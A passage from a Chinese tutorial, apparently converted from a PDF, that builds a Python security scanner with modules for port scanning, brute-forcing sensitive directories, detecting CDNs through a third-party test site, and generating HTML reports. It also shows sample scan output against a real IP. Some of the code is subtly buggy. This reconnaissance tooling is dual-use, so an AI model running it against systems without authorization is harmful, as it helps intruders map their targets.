def __init__(self,ip="localhotst",threadNum = 5):
    self.PORT = {80:"web",8080:"web",3311:"kangle",3312:"kangle",3389:"mstsc",4440:"rundeck",5672:"rabbitMQ",5900:"vnc",6082:"varnish",7001:"weblogic",8161:"activeMQ",8649:"ganglia",9000:"fastcgi",9090:"ibm",9200:"elasticsearch",9300:"elasticsearch",9999:"amg",10050:"zabbix",11211:"memcache",27017:"mongodb",28017:"mondodb",3777:"dahua jiankong",50000:"sap netweaver",50060:"hadoop",50070:"hadoop",21:"ftp",22:"ssh",23:"telnet",25:"smtp",53:"dns",123:"ntp",161:"snmp",8161:"snmp",162:"snmp",389:"ldap",443:"ssl",512:"rlogin",513:"rlogin",873:"rsync",1433:"mssql",1080:"socks",1521:"oracle",1900:"bes",2049:"nfs",2601:"zebra",2604:"zebra",2082:"cpanle",2083:"cpanle",3128:"squid",3312:"squid",3306:"mysql",4899:"radmin",8834:'nessus',4848:'glashfish'}
    self.threadNum = threadNum
    self.q = Queue.Queue()
    self.ip = ip
    for port in self.PORT.keys():
        self.q.put(port)
```

创建一个线程函数，每个线程调用这个函数，这个函数的功能就是取出队列的端口，然后扫描

```
def _th_scan(self):
    while not self.q.empty():
        port = self.q.get()
        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.settimeout(1)
        try:
            s.connect((self.ip, port))
            print "%s:%s OPEN [%s]"%(self.ip,port,self.PORT[port])
        except:
```

```
            print "%s:%s Close"%(self.ip,port)
        finally:
            s.close()
```

创建工作函数来调用线程：

```
def work(self):
    threads = []
    for i in range(self.threadNum):
        t = threading.Thread(target=self._th_scan())
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    print('[*] The scan is complete!')
```

4 扫描需要的端口扫描器

上面代码保存到lib/core/PortScan.py文件中，上面代码只能检测单个IP的端口开放情况，但是在扫描器中输出的域名，所以还需要写一个函数将域名对应到IP上。

5 域名->IP

首先我们需要用一个python内置的urlparse模块来解析url。

我们需要得到ParseResult中netloc的值即可。

然后用一个 socket.gethostbyname 函数就可以获取到域名的ip地址了。

考虑到这个可以写成公共函数，我们就写到 lib/core/common.py 中。

在 common.py 中先导入一些我们需要用的库

```
import urlparse
import socket
```

命名这个函数：

```
def gethostbyname(url):
```

```
    domain = urlparse.urlparse(url)
    # domain.netloc
    if domain.netloc is None:
        return None
    ip = socket.gethostbyname(domain.netloc)
    return ip
```

6. 集成到扫描器中

修改BirdScan.py 这个主入口文件。

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-
'''
Name:BirdScan
Author:hackerbird
Copyright (c) 2017
'''
import sys
from lib.core.Spider import SpiderMain
from lib.core import webcms, common, PortScan


reload(sys)
sys.setdefaultencoding('utf-8')
def main():
    root = "https://www.baidu.com"
    threadNum = 10
    ip = common.gethostbyname(root)
    print "IP:",ip
    print "Start Port Scan:"
    pp = PortScan.PortScan(ip)
    pp.work()

    #webcms
    ww = webcms.webcms(root,threadNum)
    ww.run()

    #spider
    w8 = SpiderMain(root,threadNum)
    w8.craw()
```

```
31
32 if __name__ == '__main__':
33     main()
```

加上我们的端口扫描模块

最后的结果：

```
115.29.233.149:1080 Close
115.29.233.149:3389 Close
^C115.29.233.149:10050 Close
115.29.233.149:50000 Close
^C115.29.233.149:3128 Close
115.29.233.149:9300 Close
115.29.233.149:4440 Close
115.29.233.149:7001 Close
115.29.233.149:80 OPEN [web]
115.29.233.149:873 Close
115.29.233.149:1900 Close
115.29.233.149:28017 Close
115.29.233.149:123 Close
^C115.29.233.149:9090 Close
^C115.29.233.149:389 Close
115.29.233.149:27017 Close
^C115.29.233.149:50060 Close
^C115.29.233.149:3312 Close
^C115.29.233.149:8080 Close
^C115.29.233.149:50070 Close
^C115.29.233.149:1433 Close
115.29.233.149:161 Close
115.29.233.149:162 Close
```

4. 总结

现在。的扫描器运行流程是：

域名->转换ip->端口扫描

CMS识别

爬虫信息收集->调用插件

已经有了基本扫描器的雏形了

六. 扫描器之敏感目录爆破

1. 模块功能

通过调用字典访问url通过网页返回的状态来判断是否存在此目录

2. 开发步骤

1 简述

敏感目录爆破，通过字典爆破网站目录结构，可能会得到敏感的目录结构 ，主要就是两个python库threading requests的使用。

2 装载字典文件

在 lib/core 中创建 webdir.py 文件。

首先将字典文件加入到队列中，设置一些需要初始化的值

```
def __init__(self,root,threadNum):
    self.root = root
    self.threadNum = threadNum
    self.headers = {
         'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/535.20 (KHTML, like Gecko) Chrome/19.0.1036.7 Safari/535.20',
         'Referer': 'http://www.shiyanlou.com',
         'Cookie': 'whoami=w8ay',
         }
    self.task = Queue.Queue()
    self.s_list = []
    filename = os.path.join(sys.path[0], "data", "dir.txt")
    for line in open(filename):
        self.task.put(root + line.strip())
```

3 检测网页状态

为了提升检测网站的速度，我们只需要用head访问网页头来判断返回的状态码即可：

```
def checkdir(self,url):
    status_code = 0
    try:
        r = requests.head(url,headers=self.headers)
        status_code = r.status_code
    except:
        status_code = 0
```

```
    return status_code
```

4 线程函数

线程函数主要是从队列中取出数据，然后循环访问

```
def test_url(self):
    while not self.task.empty():
        url = self.task.get()
        s_code = self.checkdir(url)
        if s_code==200:
            self.s_list.append(url)
        print "Testing: %s status:%s"%(url,s_code)
```

5 工作线程

work函数是调用的主函数，通过work函数来启动线程，开始任务

```
def work(self):
    threads = []
    for i in range(self.threadNum):
        t = threading.Thread(target=self.test_url())
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    print('[*] The DirScan is complete!')
```

6 输出函数

在工作线程test_url中有

```
if s_code==200:
    self.s_list.append(url)
```

这样一段代码，s_list是访问成功得到的列表，输出函数我们输出列表s_list即可：

```
def output():
    if len(self.s_list):
        print "[*] status = 200 dir:"
        for url in s_list:
            print url
```

我设定的是状态码为200的时候才会加入，当然也可以在工作线程test_url设置状态码不等于404的时候加入。

7 代码整理

总代码如下：

```
#!/usr/bin/env python
# __author__= 'hackerbird'
import os
import sys
import Queue
import requests
import threading

class webdir:
    def __init__(self,root,threadNum):
        self.root = root
        self.threadNum = threadNum
        self.headers = {
             'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/535.20 (KHTML, like Gecko) Chrome/19.0.1036.7 Safari/535.20',
             'Referer': 'http://www.shiyanlou.com',
             'Cookie': 'whoami=w8ay',
             }
        self.task = Queue.Queue()
        self.s_list = []
        filename = os.path.join(sys.path[0], "data", "dir.txt")
        for line in open(filename):
            self.task.put(root + line.strip())

    def checkdir(self,url):
```

```
        status_code = 0
        try:
            r = requests.head(url,headers=self.headers)
            status_code = r.status_code
        except:
            status_code = 0
        return status_code

    def test_url(self):
        while not self.task.empty():
            url = self.task.get()
            s_code = self.checkdir(url)
            if s_code==200:
                self.s_list.append(url)
            print "Testing: %s status:%s"%(url,s_code)

    def work(self):
        threads = []
        for i in range(self.threadNum):
            t = threading.Thread(target=self.test_url())
            threads.append(t)
            t.start()
        for t in threads:
            t.join()
        print('[*] The DirScan is complete!')

    def output():
        if len(self.s_list):
            print "[*] status = 200 dir:"
            for url in s_list:
                print url
```

七.CDN检测插件

1.模块功能

这个算是扫描器中比较新颖的部分了，一些扫描器几乎没有这个功能，只有一些零散的脚本检测。 这次把他集成到扫描器中。

```
CDN check....
www.baidu.com [CDN Found!] Nodes:58 IP(13):111.13.100.91 14.215.177.38 220.181.1
12.143 115.239.210.27 180.97.33.107 119.75.217.109 180.97.33.108 14.215.177.37 1
11.13.100.92 61.135.169.121 220.181.111.188 61.135.169.125 220.181.112.244
```

2.基础知识

- 网页抓包
- 抓包改写代码
- 获取网页返回的信息
- Chrome开发者工具的简单实用

3.实验原理

CDN简介

CDN的全称是Content Delivery Network，即内容分发网络。其基本思路是尽可能避开互联网上有可能影响数据传输速度和稳定性的瓶颈和环节，使内容传输的更快、更稳定。通过在网络各处放置节点服务器所构成的在现有的互联网基础之上的一层智能虚拟网络，CDN系统能够实时地根据网络流量和各节点的连接、负载状况以及到用户的距离和响应时间等综合信息将用户的请求重新导向离用户最近的服务节点上。其目的是使用户可就近取得所需内容，解决 Internet网络拥挤的状况，提高用户访问网站的响应速度。

如何检测

直接说结论吧，具体原理太长，有兴趣可以百度。用各地的服务器测试这个网站，如果各地得到的是不同的IP，则说明网站用了CDN。

检测CDN的用途

探测网站是否使用了CDN，如果网站使用了cdn，我们就直接停止测试，因为测试的不是源站，除非找到源站的IP。

4.开发准备

- PYTHON
- Chrome 或者使用了此内核的浏览器（360浏览器也可以）

5.开发步骤


1 抓包教程

用http://ce.cloud.360.cn/ 这个网站进行检测
这个网站本来是一个测试网站速度的网站，但是正好可以全球PING来检测网站的IP，但是这个网站调用也比较麻烦，先来看看是如何抓包的。用http://ce.cloud.360.cn/ 这个网站进行检测。


香港	香港	国际线路	115.29.233.149	浙江省杭州市	200	8101.44ms	1070.66ms	49.74ms	6981.04ms	38.31KB	38.31KB	5.62KB/s	查看	Ping Trace Dig	快网云主机 独立IP 58元起
河南	郑州市	电信	115.29.233.149	浙江省杭州市	200	4227.21ms	23.89ms	152.1ms	4051.22ms	38.31KB	38.31KB	9.68KB/s	查看	Ping Trace Dig	最安云服务器比域名还便宜，49元！
江苏	常州市	电信	115.29.233.149	浙江省杭州市	200	4192.55ms	10.84ms	10.14ms	4171.58ms	38.31KB	38.31KB	9.40KB/s	查看	Ping Trace Dig	常州五颜六色网络
山东	济南市	联通	115.29.233.149	浙江省杭州市	200	3458.73ms	359.08ms	156.58ms	2943.08ms	38.31KB	38.31KB	13.33KB/s	查看	Ping Trace Dig	
北京	北京市	电信	115.29.233.149	浙江省杭州市	200	2704.03ms	26.34ms	29.25ms	2648.44ms	38.31KB	38.31KB	14.81KB/s	查看	Ping Trace Dig	
江苏	南京市	电信	115.29.233.149	浙江省杭州市	200	7243.49ms	181.06ms	156.35ms	6906.08ms	38.31KB	38.31KB	5.68KB/s	查看	Ping Trace Dig	

可以发现各地PING的IP都相同，说明没有使用CDN服务。

接下来进行抓包，在 Chrome 下使用 F12



找到第一个POST包，发送的数据




发送的数据是domian token： domain是域名；

token查看网页源码可以得到。

然后再发一个POST包得到ip列表：

可以看到会返回一个IP列表：



然后解析出返回数据中的IP地址即可。

已经有前辈写好了这个脚本，我们只需要稍微修改一下即可： https://github.com/Xyntax/POC-T/blob/2.0/script/cdn-detect.py

2 代码编写

在 lib/core/fun_until.py 中编写代码

先url = urlparse.urlparse(url).netloc解析出域名，然后先访问一下网页，来获取token，然后组合POST包用的数据。

```
data1 = _get_static_post_attr(s.get(dest).content)
data1['domain'] = url
s.post('http://ce.cloud.360.cn/task', data=data1)
```

_get_static_post_attr函数原型为：

```
def _get_static_post_attr(page_content):
```

```
    """
    Get params from <input type='hidden'>

    :param page_content:html-content
    :return dict contains "hidden" parameters in <form>
    """
    _dict = {}
    # soup = BeautifulSoup(page_content, "html.parser")
    # for each in soup.find_all('input'):
    #     if 'value' in each.attrs and 'name' in each.attrs:
    #         _dict[each['name']] = each['value']
    _dict["type"] = "get"
    _dict["__token__"] = common.GetMiddleStr(page_content,'<input type="hidden" name="__token__" value="','" /></form>')

    return _dict
```

然后再发两个POST包

```
 headers = {
        'X-Requested-With': 'XMLHttpRequest',
        'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'
    }
    s.post('http://ce.cloud.360.cn/Tasks/detect', data=data1, headers=headers)

    time.sleep(5)  # 5 sec delay for nodes to detect

    data = 'domain=' + url + '&type=get&ids%5B%5D=1&ids%5B%5D=2&ids%5B%5D=3&ids%5B%5D=4&ids%5B%5D=5&ids%5B%5D=6&ids%5B%5D=7&ids%5B%5D=8&ids%5B%5D=9&ids%5B%5D=16&ids%5B%5D=18&ids%5B%5D=22&ids%5B%5D=23&ids%5B%5D=41&ids%5B%5D=45&ids%5B%5D=46&ids%5B%5D=47&ids%5B%5D=49&ids%5B%5D=50&ids%5B%5D=54&ids%5B%5D=57&ids%5B%5D=58&ids%5B%5D=61&ids%5B%5D=62&ids%5B%5D=64&ids%5B%5D=71&ids%5B%5D=78&ids%5B%5D=79&ids%5B%5D=80&ids%5B%5D=93&ids%5B%5D=99&ids%5B%5D=100&ids%5B%5D=101&ids%5B%5D=103&ids%5B%5D=104&ids%5B%5D=106&ids%5B%5D=110&ids%5B%5D=112&ids%5B%5D=114&ids%5B%5D=116&ids%5B%5D=117&ids%5B%5D=118&ids%5B%5D=119&ids%5B%5D=120&ids%5B%5D=121&ids%5B%5D=122&user_ip_list='
    r = s.post('http://ce.cloud.360.cn/GetData/getTaskDatas',
```

```
data=data, headers=headers)
```

最后一个POST包返回的就是需要的数据，可以用json来解析出来，为了方便，也可以直接用正则表达式匹配出来

```
ips = re.findall('"ip":"(.*?)"', r.content)
    ans = list(set(ips))
    msg = url

    if not len(ips):
        msg += ' [Target Unknown]'
        return msg,False

    msg += ' [CDN Found!]' if len(ans) > 1 else ''
    msg += ' Nodes:' + str(len(ips))
    msg += ' IP(%s):' % str(len(ans)) + ' '.join(ans)
```

ans = list(set(ips))这个用于过滤出重复的IP

3. 完整代码

```
import requests
import re
import time
import urlparse
from lib.core import common

def _get_static_post_attr(page_content):
    """
    Get params from <input type='hidden'>

    :param page_content:html-content
    :return dict contains "hidden" parameters in <form>
    """
    _dict = {}
    # soup = BeautifulSoup(page_content, "html.parser")
    # for each in soup.find_all('input'):
    #     if 'value' in each.attrs and 'name' in each.attrs:
```

```
    #         _dict[each['name']] = each['value']
    _dict["type"] = "get"
    _dict["__token__"] = common.GetMiddleStr(page_content,'<input type="hidden" name="__token__" value="','" /></form>')

    return _dict

def checkCDN(url):
    """
    Detect if the website is using CDN or cloud-based web application firewall

    :param url: Target URL or Domain
    :return True / False
    """
    url = urlparse.urlparse(url).netloc

    dest = 'http://ce.cloud.360.cn/'

    s = requests.session()

    data1 = _get_static_post_attr(s.get(dest).content)
    data1['domain'] = url
    s.post('http://ce.cloud.360.cn/task', data=data1)

    headers = {
        'X-Requested-With': 'XMLHttpRequest',
        'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'
    }
    s.post('http://ce.cloud.360.cn/Tasks/detect', data=data1, headers=headers)

    time.sleep(5)  # 5 sec delay for nodes to detect

    data = 'domain=' + url + '&type=get&ids%5B%5D=1&ids%5B%5D=2&ids%5B%5D=3&ids%5B%5D=4&ids%5B%5D=5&ids%5B%5D=6&ids%5B%5D=7&ids%5B%5D=8&ids%5B%5D=9&ids%5B%5D=16&ids%5B%5D=18&ids%5B%5D=22&ids%5B%5D=23&ids%5B%5D=41&ids%5B%5D=45&ids%5B%5D=46&ids%5B%5D=47&ids%5B%5D=49&ids%5B%5D=50&ids%5B%5D=54&ids%5B%5D=57&ids%5B%5D=58&ids%5B%5D=61&ids%5B%5D=62&ids%5B%5D=64&ids%5B%5D=71&ids%5B%5D=78&ids%5B%5D=79&ids%5B%5D=80&ids%5B%5D=93&ids%5B%5D=99&ids%5B%5D=100&i
```

```
ds%5B%5D=101&ids%5B%5D=103&ids%5B%5D=104&ids%5B%5D=106&ids%5B%5D=110&i
ds%5B%5D=112&ids%5B%5D=114&ids%5B%5D=116&ids%5B%5D=117&ids%5B%5D=118&i
ds%5B%5D=119&ids%5B%5D=120&ids%5B%5D=121&ids%5B%5D=122&user_ip_list='
    r = s.post('http://ce.cloud.360.cn/GetData/getTaskDatas',
data=data, headers=headers)

    ips = re.findall('"ip":"(.*?)"', r.content)
    ans = list(set(ips))
    msg = url

    if not len(ips):
        msg += ' [Target Unknown]'
        return msg,False

    msg += ' [CDN Found!]' if len(ans) > 1 else ''
    msg += ' Nodes:' + str(len(ips))
    msg += ' IP(%s):' % str(len(ans)) + ' '.join(ans)
    return msg,True
```

八. 自动生成网页报告

1. 模块功能

前面写了很多功能模块，信息都是输出到控制台上的，有时候信息多了的时候根本看不过来，这个模块就是将结果存储下来写到文件，然后写个网页生成器来自动生成网页报告

2. 开发步骤

1 定义结果输出类

需要创建一个结果输出类，用这个类来收集数据，输出数据，并且可以写到hmtl中生成网页报告。

定义一个ouputer类

类中定义几个函数即可：

```
class outputer
    def add(self,key,data):通过字典方式添加数据
    def add_list(self,key,data): 通过列表方式添加数据
    def get(self,key):获取某个数据
```

```
    def show(self):显示加入的数据
    def build_html(self,name):生成网页 name为保存的文件名
```

2 完整代码

类中实列一个变量，因为类定义的时候实例化的变量是不会改变的。

完整代码：

```
import sys
reload(sys)
sys.setdefaultencoding('utf-8')

class outputer:
    data = {}

    def get(self,key):
        if key in self.data:
            return self.data[key]
        return None

    def add(self,key,data):
        self.data[key] = data

    def add_list(self,key,data):
        if key not in self.data:
            self.data[key] = []
        self.data[key].append(data)

    def show(self):
        for key in self.data:
            print "%s:%s"%(key,self.data[key])

    def _build_table(self):
        _str = ""
        for key in self.data:
            if isinstance(self.data[key],list):
                _td = ""
                for key2 in self.data[key]:
                    _td += key2 + '</br>'
                _str += "<tr><td>%s</td><td>%s</td></tr>"%(key,_td)
```


```
            else:
                _str += "<tr><td>%s</td><td>%s</td></tr>"%
(key,self.data[key])
        return _str
    def build_html(self,filename):
        html_head = '''
        <!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="gbk">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-
scale=1">
    <title>W8ayscan Report</title>
<link rel="stylesheet"
href="https://cdn.bootcss.com/bootstrap/3.3.7/css/bootstrap.min.css"
integrity="sha384-
BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3RYdg4Va+PmSTsz/K68vbdEjh4u"
crossorigin="anonymous">

    <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements
and media queries -->
    <!-- WARNING: Respond.js doesn't work if you view the page via
file:// -->
    <!--[if lt IE 9]>
      <script
src="https://cdn.bootcss.com/html5shiv/3.7.3/html5shiv.min.js">
</script>
      <script
src="https://cdn.bootcss.com/respond.js/1.4.2/respond.min.js">
</script>
    <![endif]-->
  </head>
  <body>
<div class="container container-fluid">
    <div class="row-fluid">
        <div class="span12">
            <h3 class="text-center">
                W8ayscan Report
            </h3>
            </BR>
            <table class="table table-bordered">
```

```
                <thead>
                    <tr>
                        <th>
                            title
                        </th>
                        <th>
                            content
                        </th>
                    </tr>
                </thead>
                <tbody>
                    build_html_w8ayScan
                </tbody>
            </table>
        </div>
    </div>
</div>  </body>
</html>'''.replace("build_html_w8ayScan",self._build_table())
        file_object = open(filename+'.html', 'w')
        file_object.write(html_head)
        file_object.close()
```

3. 总结

至此，扫描器模块已经完结




九. 扫描器测试

